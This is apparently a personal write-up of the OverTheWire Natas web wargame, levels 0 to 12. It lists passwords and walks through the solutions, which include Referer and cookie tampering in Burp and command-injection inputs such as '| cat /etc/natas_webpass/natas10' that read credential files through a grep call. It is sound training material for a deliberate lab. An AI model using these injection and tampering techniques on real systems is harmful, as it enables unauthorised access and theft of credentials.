

Overthewire Writeups


Natas

Level 0->1

Username: natas0

Password: natas0


URL: <http://natas0.natas.labs.overthewire.org>



Level 1->2

Username: natas2


Password: ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi



Level 2->3

Username: natas2

Password: ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi



OverTheWire: Natas Level 3 x Index of /files x 掃描工具 - 維基百科, 自由

← → ↻ 🏠 ⓘ Not secure | natas2.natas.labs.overthewire.org/files/

Apps 🔄 New Tab

Index of /files

Name	Last modified	Size	Description
📁 Parent Directory	-	-	-
🖼️ pixel.png	2016-12-15 16:07	303	
📄 users.txt	2016-12-20 05:15	145	

Apache/2.4.10 (Debian) Server at natas2.natas.labs.overthewire.org Port 80

← → ↻ 🏠 ⓘ Not secure | natas2.natas.labs.overthewire.org/files/users.txt

Apps 🔄 New Tab

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:sJIJNW6ucpu6HPZ1ZAchaDtw7oGrD14
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

Level 3->4

Username: natas3

Password: sJIJNW6ucpu6HPZ1ZAchaDtw7oGrD14

<!-- No more information leaks!! Not even Google will find it this time... →

so let's see robots.txt

← → ↻ 🏠 ⓘ Not secure | natas3.natas.labs.overthewire.org/robots.txt

Apps 🔄 New Tab

```
User-agent: *
Disallow: /s3cr3t/
```

Level 4->5

Username: natas4

Password: Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ

authorized users should come only from "<http://natas5.natas.labs.overthewire.org/>"

try to click the Refresh button

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options Us

Intercept HTTP history WebSockets history Options

Request to http://natas4.natas.labs.overthewire.org:80 [176.9.9.172]

Forward Drop Intercept is on Action

Raw Headers Hex

```
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic bmF0YXN0b25kGtSaldtcHQ5UXI3WHJSNWpXUmtnTlU5MDFzd0Va
8 Connection: close
9 Referer: http://natas4.natas.labs.overthewire.org/index.php
10 Upgrade-Insecure-Requests: 1
11
12
```

natas4.natas.labs.overthewire X +

natas4.natas.labs.overthewire.org/index.php

NATAS4

Access granted. The password for natas5 is
iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

[Refresh page](#)

Webmail SUBMIT TOKEN

Level 5->6

Username: natas5

Password: iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

change loggedin=0 to 1

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

Intercept HTTP history WebSockets history Options

Request to http://natas5.natas.labs.overthewire.org:80 [176.9.9.172]

Forward Drop Intercept is on Action

Raw Params Headers Hex



```
1 GET / HTTP/1.1
2 Host: natas5.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0) G
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic bmF0YXN0b25kGtSaldtcHQ5UXI3WHJSNWpXUmtnTlU5MDFzd0Va
8 Connection: close
9 Cookie: loggedin=0
10 Upgrade-Insecure-Requests: 1
11
12
```

Level 6->7

Username: natas6

Password: aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

click [View sourcecode](#)




Level 7->8

Username: natas7

Password: 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 →

When clicking [Home](#)



Level 8->9

Username: natas8

Password: DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

click [View sourcecode](#)

```
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
```

```
baby@baby-UX410UQK:~$ php -a
Interactive mode enabled

php > echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')));
oubWYf2kBq
```

Level 9->10

Username: natas9

Password: W0mMhUcRRnG8dcghE4qvk3JA9IGt8nDI

```
if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
```

search for "| cat /etc/natas_webpass/natas10"

Level 10->11

Username: natas10

Password: nOpp1igQAkUzal1GUUjzn1bFVj7xCNzu

use (.) to execute multiple commands

serch for ". cat /etc/natas_webpass/natas11"

Level 11->12

Username: natas11

Password: U82q5TCMMQ9xuFol3dYX61s7OZD9JKoK

//TODO

Level 12->13

Username: natas12

Password: EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3